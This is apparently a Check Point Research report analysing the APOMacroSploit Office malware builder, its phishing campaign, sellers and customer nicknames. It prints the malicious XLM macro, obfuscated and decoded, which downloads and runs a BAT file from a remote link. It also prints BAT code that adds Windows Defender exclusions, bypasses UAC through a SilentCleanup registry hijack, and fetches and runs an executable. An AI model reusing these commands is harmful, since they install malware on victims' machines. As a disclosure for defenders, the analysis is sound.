ApoMacroSploit : Apocalyptical FUD race

research.checkpoint.com/2021/apomacrosploit-apocalyptical-fud-race/

February 16, 2021

February 16, 2021

1.1 Introduction

At the end of November, Check Point Research detected a new Office malware builder called APOMacroSploit, which was implicated in multiple malicious emails to more than 80 customers worldwide.

In our investigation, we found that this tool includes features to evade detection by Windows Defender and is updated daily to ensure low detection rates. In this article, we reveal the threat actors' malicious intentions and disclose the real identity of one attacker. We reported this information to the relevant law enforcement authorities.

The malware infection begins when the dynamic content of the attached XLS document is enabled, and an XLM macro automatically starts downloading a Windows system command script.

Based on the number of customers and the lowest option price for this product, we estimate that the two main threat actors made at least $5000 in 1.5 months, just by selling the APOMacroSploit product.

We followed multiple cases of attacks related to this tool, which we discuss here, and we describe a popular RAT used in this campaign to control the victim's machine remotely and steal information.

1.2 The campaign





Figure 1: Graph of the total number of attacks

Approximately 40 different hackers are involved in this campaign, and utilize 100 different email senders in the attacks. Overall, our telemetry reports attacks occurred in more than 30 different countries.


1.3 The malicious document

The initial malicious document our customer received was an XLS file containing an obfuscated XLM macro called Macro 4.0. The macro is triggered automatically when the victim opens the document, and downloads a BAT file from cutt.ly:



```
' Macro1,K583,EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CH
AR(111)&"wer^she"&CHAR(108)&CHAR(108)&CHAR(32)&" -w 1 stARt`-slE`Ep 3; Move-Item "pd"&CHAR(46)&"
bat" -Destination "$e`nV:T`EMP""),""
' Macro1,K585,EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CH
AR(111)&"wer^she"&CHAR(108)&CHAR(108)&CHAR(32)&" -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd"&CH
AR(46)&"bat -Force"),""
' Macro1,K586,EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CH
AR(111)&"wer^she"&CHAR(108)&CHAR(108)&CHAR(32)&" -w 1 stARt`-slE`Ep 1; attrib +s +h pd"&CHAR(46)
&"bat"),""
' Macro1,K587,EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CH
AR(111)&"wer^she"&CHAR(108)&CHAR(108)&CHAR(32)&" -w 1 stARt`-slE`Ep 7;cd "$e`nV:T`EMP; ./pd"&CHA
R(46)&"bat""),""
' Macro1,K596,"EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&C
HAR(111)&"wer^she"&CHAR(108)&CHAR(108)&CHAR(32)&" -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loa
dFile')."Invoke"('https://cutt.ly/DhjWLC5','pd"&CHAR(46)&"bat')")",""
' Macro1,K640,PAUSE(),""
```

Figure 2: Malicious Macro4.o obfuscated



```
Macro1,K583,EXEC(cmd /c powershell  -w 1 stARt-slEEp 3; Move-Item pd.bat -Destination $enV:TEMP),
Macro1,K585,EXEC(cmd /c powershell  -w 1 stARt-slEEp 12; Remove-Item -Path pd.bat -Force),
Macro1,K586,EXEC(cmd /c powershell  -w 1 stARt-slEEp 1; attrib s h pd.bat),
Macro1,K587,EXEC(cmd /c powershell  -w 1 stARt-slEEp 7;cd $enV:TEMP; ./pd.bat),
Macro1,K596,EXEC(cmd /c powershell  -w 1 (nEw-oBjecT Net.WebcLIENt).(DownloadFile).Invoke(https://cutt.ly/DhjWLC5,pd.bat)),
Macro1,K640,PAUSE(),
```


Figure 3: Malicious Macro4.0 deobfuscated

The execution of the command "attrib" enables the BAT script to hide in the victim's machine. We assume the reordering of the PowerShell instructions via the Start-Sleep command (visible after deobfuscation) is seen by the attacker as another static evasion.

1.4 BAT file downloaded from cutt.ly website

At this stage of the attack, the attackers made a key mistake. The cutt[.]ly domain directly redirects to a download server and does not perform the request on the back end. These servers host the BAT files:

For each file, the nickname of the customer was inserted inside of the filename (the list can be seen below).



```
Index of /bat

        Name                  Last modified     Size  Description
------------------------------------------------------------------
Parent Directory                                  -
okok.xls                    2020-11-25 15:22      0
scriptxls_0a9a7100-e..>     2020-12-08 14:50   2.0K
scriptxls_0a283509-f..>     2020-12-02 00:38   2.1K
scriptxls_0b3e98d5-b..>     2020-12-09 07:14   2.0K
scriptxls_0b54896f-3..>     2020-11-26 06:41   1.0K
scriptxls_0ba7f648-a..>     2020-12-01 18:00   2.0K
scriptxls_0ddf6d19-9..>     2020-11-26 13:54   2.0K
scriptxls_0ef51b30-b..>     2020-11-27 00:09   2.0K
scriptxls_0f7ac1da-d..>     2020-11-28 07:26   2.0K
scriptxls_0f53a4e9-6..>     2020-12-02 17:38   2.1K
scriptxls_0f863a3e-3..>     2020-12-07 12:10   2.2K
scriptxls_00f55d60-9..>     2020-12-03 14:56   2.0K
```

Figure 4: hxxp://193[.]239[.]147[.]76/bat

content

Zombie99, seen in the file name, is the nickname of one of the attackers.

From this, we obtained a list of all customers’ nicknames.

COLAFORCE1010	moonlight	kingshakes
ZaiTsev	motolux	laudable
apo93	nitrix	legranducki
bambobimpel	nullptr	libinvip
bawbaw	pr3torian	makaveli
bayalbatros	retroferon	mcavy
birchfresh	rroki123	mcdon
boblarsers2	siemaziuta	mcoode55


borah	silenthide	mic12
btcjune	skiw53	mikky
centank	slipperynick	xavierdev
covv	somasekharraddyn	zilla07
crownking	spicytorben	zombie99
danmill5241	t5samsung2020	
demomode	thecabal1	[email protected]
duksquad	tozmac	jew
frankie777	warlords	jonathanandy77
fteenetx	xaa	

Figure 5: List of customers

The BAT script file checks which Windows version the victim has and downloads fola.exe if the version is:

- Windows 10
- Windows 8.1
- Windows 8
- Windows 7

It adds the malware location in the exclusion path of Windows Defender, bypasses UAC and then executes the malware.



```
if "%version%" == "6.2" ( echo "Windows 8 detected"
reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 Add-MpPreference -ExclusionPath "$env:temp" ;
Add-MpPreference -ExclusionPath "$env:appdata" ;
Start-Sleep 12;
(New-Object Net.WebClient).DownloadFile('http://[redacted]/royall/helper/gd/zt/fola.exe',($env:appdata)+'\rm.exe');
Start-Sleep 2; Start-Process $env:appdata\rm.exe;&REM " >nul
timeout /t 2 >nul
schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I >nul
timeout /t 3 >nul
reg delete "HKCU\Environment" /v "windir" /F
```

Figure 6 : Bat File


In addition, We also noticed some usage of rebrand[.]ly that redirects and download the bat file from cdn.discordapp.com.

1.5 APOMacroSploit

When we searched for the usernames that were in the BAT file names, we found an advertisement for a malware builder called APOMacroSploit. This is a macro exploit generator that allows the user to create an XLS file which bypasses AVs, Windows Defender, bypass AMSIs, Gmail and other mail phishing detection, and more.

This tool has a “WD disabler” option, which disables Windows Defender on the targeted machine before executing the payload, and a “WD exclusion” option, which adds the file to Windows Defender so it can bypass WD as well.

APOMacroSploit administrators justified their AV bypass claim with links from a questionable website: avcheck[.]net. Those links allege full none-detection (FUD) from AVs [Figure 7].




File name is hidden **task id:** v6qKfkMWSHa2 **started:** 2020-12-26 03:41 **duration:** 2 sec

File 1 (144 kb): **clean** md5: 7308...d277 (hidden)

☑	Antivirus	Result	clean: 0/26
☑	Adaware Antivirus 12	clean	
☑	AhnLab V3 Internet Security	clean	
☑	Alyac Internet Security	clean	
☑	Avast Internet Security	clean	
☑	AVG AntiVirus	clean	
☑	Avira Antivirus 2020	clean	
☑	Bitdefender Total Security 2020	clean	
☑	BullGuard Antivirus	clean	
☑	ClamAV	clean	
☑	Comodo Antivirus	clean	
☑	Dr.Web Security Space 12	clean	

Figure 7: avcheck[.]net on XLS created by the APOMacroSploit

APOMacroSploit is sold on HackForums.net by two users: Apocaliptique (Apo) and Nitrix. We also found a Discord channel in which Nitrix is named as the tool developer and Apo is the admin: https://discord.com/channels/764830353927569409/764832717267140629



ADMIN—2

Apo2

Simple Poll ✓ BOT
Playing /poll

APOLNKSPLOIT—2

skrimfishy

tozzi

APOMACROSPLOIT—5

crownking

gustavo.rodrigas

Python

Wolf.

ZaiTsev4x4

DEVELOPER—1

Nitrix


Figure 8: Discord channel members

In this channel, both Nitrix and Apocaliptique assist buyers with how to use the tool. Many of the customer nicknames visible on the download server were also found on the channel.

1.6 About the actors

For each customer, Apocaliptique and Nitrix created a BAT file to use in the attack (see the procedure description below):

This screenshot shows that not only did these hackers sell their attack tools, but they also participated in building and hosting the malware.



Apo 11/06/2020

@everyone Hello guys

We have terminated to create a **100% working and FUD scantime/runtime** macros exploit.
To achieve that, we used an uniq & private method which will guarantee you a very long FUD time.

Here are the detection rate (for a .doc file):
Scantime : https://avcheck.net/id/Jf54zMfVCIql
Runtime : https://dyncheck.com/scan/id/d2c986a1088e66e6ca16ea8afc340712

The output file can be either an Excel file (.xls/.xlsm) or a Word file (.doc/.docm).
The only thing you'll need to provide me is the direct link to your .exe file.


We decided not to create a builder for this version because we want our files to stay FUD longer and not to be overspread on internet.
Btw guys, a public and scantime FUD builder for .doc macros exploit will be created in the future.

Price for 1 Word or Excel file 100% FUD scantime/runtime : **50$** (edited)

Apo 12/21/2020

Damn how can a guy be so stupid
I helped him to setup his rat, upload his file on a rdp even on anydesk things that i never do usually everything for free
and he thanks me this way

Figure 9: Apo Bypass team helps their customers.



193.239.147.76

First Seen	-	NetBlock	193.239.147.0/24	OS	Windows
Last Seen	-	ASN	Des Capital B.V.	Host	-

Resolutions (0)

Services (1)

Port	Protocol	Service Name	Status
3389	TCP	Windows Remote Desktop	filtered

Certificates (6)

Sha1	Expiration Date	Subject Common Name	Subject Organization Name
b0238c547a905bfa119c4e8baccaeacf36491ff6	2019-11-09	localhost	-
26fffa32148d0ff87e01d40bce8cd02b064dacd2	2021-01-04	WIN-CLJ1B0GQ6JP	-
b1dbf6659e9f6da0b3aee519857ce4b47d85d9fc	2021-06-05	WIN-CLJ1B0GQ6JP	-
9b1a2b900c3f91e6cdf27af8986c365f425822bf	2021-11-26	-	apo bypass
291be7ecade7ad8815a691fb6188a5a1fa619560	2021-01-09	WIN-JUN9OVMVA7M	-

Figure 10: Apo Bypass owns the hosting server seen above

Apocaliptique uses Apo Bypass YouTube channel to advertise his tool’s features.




Figure 11: Apo Bypass YouTube channel

As you can see, this YouTube channel subscribes to 55 other YouTube channels. One of these channels, called Ntx Stevy, attracted our attention because it has only 6 subscribers, including Apo Bypass.





Figure 12: Ntx Stevy YouTube channel

By drilling down a bit more, we found an old Skype address for the NTx Stevy channel, in the account name there is sequence of numbers, 93160, which is associated with a French area, Seine Saint Denis, and more specifically, Noisy-Le-Grand city.



NTx Stevy
6 subscribers

2 Comments SORT BY

